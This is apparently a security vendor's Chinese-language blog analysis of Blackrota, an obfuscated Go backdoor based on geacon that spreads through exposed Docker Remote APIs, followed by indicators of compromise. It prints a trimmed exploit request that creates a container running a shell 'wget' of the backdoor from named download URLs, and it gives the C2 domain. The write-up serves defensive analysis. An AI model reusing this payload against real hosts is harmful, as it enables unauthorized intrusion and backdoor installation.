Import 2022-11-30 11:16


Blackrota, 一个Go开发的高度混淆的后门

JiaYu
Nov 20, 2020 • 9 min read

概述

最近，我们通过 Anglerfish 蜜罐捕获到一个利用 Docker Remote API 未授权访问漏洞来传播的 Go 语言编写的恶意后门程序，鉴于它上线的 C2 为 `blackrota.ga` ，我们把它命名为 **Blackrota**。

Blackrota 后门程序目前只有 Linux 版，为 ELF 文件格式，支持 x86/x86-64 两种 CPU 架构。**Blackrota** 基于 geacon 配置并编译，**geacon** 是一个 Go 语言实现的 CobaltStrike Beacon，它可以作为 CobalStrike 的 Beacon 与 CobaltStrike 交互来控制失陷主机：



不过它只实现了原生 CobaltStrike Beacon 中的部分关键功能：

- **CMD_SHELL**: 执行 Shell 命令；
- **CMD_UPLOAD**: 上传文件；
- **CMDDOWNLOAD**: 下载指定文件；
- **CMD_FILE_BROWSE**: 文件浏览；
- **CMD_CD**: 切换目录；
- **CMD_SLEEP**: 设置睡眠延迟时间；
- **CMD_PWD**: 当前目录；
- **CMD_EXIT**: 退出。

不同的是，**Blackrota** 在编译前，对 **geacon** 源码以及 **geacon** 用到的第三方 Package 中的函数名、变量名甚至源码文件路径字符串做了混淆。导致我们在逆向分析过程中无法直观看出该后门程序导入了哪些第三方 Package，进而无法直接恢复关键的函数符号与有意义的 Type Names。

另外，**Blackrota** 的作者还把程序中所有的字符串做了编码处理，每一个字符串都用一个 XOR 编码的函数来编码，执行的时候动态解码后再调用。导致逆向工程师无法直接看到程序中用到的字符串，现有的针对 Go 语言二进制文件逆向分析的辅助脚本、插件更无法解析这些字符串，给逆向分析工作带来很大的阻力。

历史上我们见过的 Go 编写的恶意软件，最多在编译时做了 Strip 处理，极个别会有轻微的混淆，都不会对逆向分析工作带来多大困难。而 **Blackrota** 则带来了新的混淆方式，给 Go 二进制文件的逆向分析工作带来新的挑战。

这是我们迄今为止发现的混淆程度最高的 Go 编写的 ELF 格式的恶意软件。

详细分析

Blackrota 的传播

Blackrato 的作者针对未授权 Docker Remote API 利用的 Payload 有多个，其中典型的 Payload 精简如下：

```
POST /v1.37/containers/create HTTP/1.1
Host: {target_host}:{target_port}
User-Agent: Docker-Client/19.03.7 (linux)
Content-Length: 1687
Content-Type: application/json

{"Env":[],"Cmd":["/bin/sh","-c","rm ./32 ; wget https://semantixpublic.s3.amazonaws.
```

利用成功的 Payload，会从以下 2 个 URL 下载 32bit 或者 64bit **Blackrota** 后门程序：

```
https://semantixpublic.s3.amazonaws.com/itau-poc-elastic/32
https://semantixpublic.s3.amazonaws.com/itau-poc-elastic/64
```

Blackrota 后门程序概况

如上文所述，**Blackrota** 的后门程序由 Go 语言编写，在 IDAPro 中用 go_parser 解析之后，可以发现该程序由 **Go1.15.3** 编译而来，编译该项目的主机中，

GOROOT 路径为 `"/usr/local/Cellar/go/1.15.3/libexec"` 。另外，还可以分析出该项目涉及的源码文件路列表(源码文件的目录以随机字符串命名)：

```
/var/folders/m_/s3tbbryj529_gr23z27b769h0000gn/T/762993410/src/ammopppfcdmmecpgbkkj/r
/var/folders/m_/s3tbbryj529_gr23z27b769h0000gn/T/762993410/src/ammopppfcdmmecpgbkkj/r
/var/folders/m_/s3tbbryj529_gr23z27b769h0000gn/T/762993410/src/ammopppfcdmmecpgbkkj/r
/var/folders/m_/s3tbbryj529_gr23z27b769h0000gn/T/762993410/src/ammopppfcdmmecpgbkkj/r
/var/folders/m_/s3tbbryj529_gr23z27b769h0000gn/T/762993410/src/ammopppfcdmmecpgbkkj/r
/var/folders/m_/s3tbbryj529_gr23z27b769h0000gn/T/762993410/src/ammopppfcdmmecpgbkkj/r
/var/folders/m_/s3tbbryj529_gr23z27b769h0000gn/T/762993410/src/knbgkjnkjabhokjgieap/c
/var/folders/m_/s3tbbryj529_gr23z27b769h0000gn/T/762993410/src/knbgkjnkjabhokjgieap/c
/var/folders/m_/s3tbbryj529_gr23z27b769h0000gn/T/762993410/src/knbgkjnkjabhokjgieap/c
/var/folders/m_/s3tbbryj529_gr23z27b769h0000gn/T/762993410/src/knbgkjnkjabhokjgieap/c
/var/folders/m_/s3tbbryj529_gr23z27b769h0000gn/T/762993410/src/ammopppfcdmmecpgbkkj/r
/var/folders/m_/s3tbbryj529_gr23z27b769h0000gn/T/762993410/src/ammopppfcdmmecpgbkkj/r
/var/folders/m_/s3tbbryj529_gr23z27b769h0000gn/T/762993410/src/ammopppfcdmmecpgbkkj/r
/var/folders/m_/s3tbbryj529_gr23z27b769h0000gn/T/762993410/src/ammopppfcdmmecpgbkkj/r
/var/folders/m_/s3tbbryj529_gr23z27b769h0000gn/T/762993410/src/ammopppfcdmmecpgbkkj/r
```

Blackrota 的函数符号

从 go_parser 的解析结果来看，给逆向分析工作带来最大阻力的，则是 **Blackrota** 样本中导入的第三方库源码中的函数名(Function Names)、数据类型名(Type Names)以及部分类型绑定的方法名(Method names)被混淆成无意义的随机字符。解析后的部分函数列表：

被混淆的数据类型定义：

另外，仍有部分绑定在数据类型上的方法名未被完全混淆：

Go 语言二进制文件构建时，是全静态链接构建二进制文件。所以会把标准库和第三方库中用到的所有代都打包进二进制文件中，导致二进制文件体积很大。这种特性从逆向分析角度来看，就是在反汇编工具中打开 Go 二进制文件就会看到少则几

千、多则上万个函数。如果这些函数没有相应的符号信息，那么针对 Go 二进制文件的逆向分析工作就会举步维艰。

好在 Go 语言还有另外一个机制：构建二进制文件时，还会把运行时符号信息(RTSI, Runtime Symbol Information)和运行时类型信息(RTTI, Runtime Type Information)都打包进二进制文件中，并且无法被 Strip 掉。当前业界几乎所有针对 Go 二进制文件的逆向辅助插件或脚本，以 go_parser 为例，都是通过解析 Go 二进制文件中这些符号信息和类型信息来恢复大量的符号和类型定义，进而辅助逆向分析工作的。Go 语言项目经常导入大量的第三方开源 Package，通过分析这类工具解析出来的符号信息，就能顺藤摸瓜找到相应的开源 Package，阅读第三方 Package 的源码，则会让逆向分析工作效率进一步提升。

而 **Blackrota** 这种混淆符号信息和类型信息的手法，恰好扼住了这类逆向辅助工具的"命门"。使它们解析、恢复出来的符号信息变得没有可读性，也就失去了符号和类型信息的意义，更无法确知项目中用到了哪些第三方库。这样就会让逆向分析工作变得阻碍重重。

经过我们仔细分析，才发现 **Blackrota** 的样本是由 geacon 改写而来。

这样一来，我们就可以尝试用以下步骤来恢复 **Blackrota** 样本中的函数符号：

1. 编译一个与 **Blackrota** 样本相同 CPU 架构的 geacon ，不做 striped 处理，保留符号信息；
2. 在 IDAPro 中用 idb2pat.py 来提取 geacon 中函数的 Pattern(**geacon.pat**)；
3. 用 Flair Tools 中的 **sigmake** 工具来制作 **geacon** 的 Flirt Signature 文件 (**geacon.sig**)；
4. 在 IDAPro 中向 **Blackrota** 的样本导入 **geacon.sig**，识别并恢复函数符号。

大功告成！但还不能高兴太早，因为我们发现 **Blackrota** 的函数符号并没有完全被识别，还有近百个函数没有被 **geacon** 的符号所覆盖，部分被识别的函数如下：

Blackrota 中的字符串

其实，go_parser 本来是可以解析 Go 二进制文件中的字符串的，它还可以为解析好的字符串创建 Data Reference 到字符串引用的地方，这样逆向二进制文件时，在什么代码处引用了什么字符串就会一目了然。但是我们上面用 go_parser 来解析 **Blackrota** 只看到极个别的 Go 标准库里用到的函数被解析，而 geacon 内部的字符串则没有被解析出来。

问题就出在上面没有被 **geacon** 的符号所覆盖的函数上面。

通过分析，我们发现 **Blackrota** 对它内部用到的所有字符串都进行了 XOR 编码处理，并会在运行的时候动态解码字符串再引用。每一个字符串都有一个对应的 XOR 解码函数，此函数解出一串字符并返回，然后解出的字符串会在父函数中被引用。其中的一个 XOR 解码函数关键部分如下图：

总结

Go 语言编写的被混淆过的程序很少见，除了个别白帽子简单的尝试，以前见过同行曝光的一个只混淆 **package main** 中函数符号的勒索病毒：

该勒索病毒只简单混淆了 main package 中的几个函数的名字，几乎不会给逆向分析工作带来什么阻力：

而 **Blackrota** 的混淆方式，则给逆向分析工作带来新的挑战。随着 Go 语言的流行，将来 Go 语言编写的恶意软件会越来越多，而针对性的对抗也会频频出现。**Blackrota** 或许只是一个开始。

IoCs:

MD5

```
e56e4a586601a1130814060cb4bf449b
6e020db51665614f4a2fd84fb0f83778
9ca7acc98c17c6b67efdedb51560e1fa
```

C&C

```
blackrato.ga
```

0 Comments

Login ▾

G

Start the discussion…

LOG IN WITH

OR SIGN UP WITH DISQUS

Name

Share

Best Newest Oldest

Be the first to comment.

Subscribe Privacy Do Not Sell My Data

Import 2022-11-30 11:16

快讯：使用21个漏洞传播的DDoS家族WSzero已经发展到第4个版本

P2P Botnets: Review - Status - Continuous Monitoring

P2P 僵尸网络：回顾·现状·持续监测

See all 249 posts →

本报告由国家互联网应急中心（CNCERT）与北京奇虎科技有限公司（360）共同发布 概述 Moobot是一个基于Mirai开发的僵尸网络，自从其出现就一直很活跃，并且拥有0day漏洞利用的能力。我们有多篇和该botnet相关的文章，感兴趣的读者可以去阅读[1][2][3]。本文主要介绍CNCERT和360公司共同发现的Moobot针对UNIXCCTV DVR/NVR设备的...


Nov 20, 2020 · 9 min read

botnet, now it is going after IoT devices

Background On June 21, 2019, we published a blog about a Proxy Botnet, Linux.Ngioweb. On August 4, 2020, we captured a batch of ELF files with zero VT detection, which are variants of Ngioweb.And we just named it V2. Two weeks later, on August 16, we noticed that


Nov 13, 2020 · 33 min read

360 Netlab Blog - Network Security Research Lab at 360 © 2025 Powered by Ghost